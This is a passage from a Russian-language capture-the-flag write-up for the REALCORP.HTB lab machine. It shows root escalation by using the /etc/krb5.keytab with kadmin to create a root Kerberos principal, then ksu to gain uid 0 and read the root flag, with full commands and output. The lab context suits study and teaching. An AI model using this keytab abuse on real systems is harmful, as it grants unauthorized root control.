
```
kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
```



```
[admin@srv01 ~]$ kadmin -k -t /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab /etc/krb5.keytab.
kadmin:  add_principal root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
```

Создание новой записи

А теперь аутентифицируемся с заданным паролем.



```
[admin@srv01 ~]$ ksu root
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 admin]# id
uid=0(root) gid=0(root) группы=0(root) контекст=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@srv01 admin]# cat /root/root.txt
82d7a8cd77608aef1f8e504cadc8f0b2
```

Флаг рута

Готово! Мы захватили машину и имеем над ней полный контроль.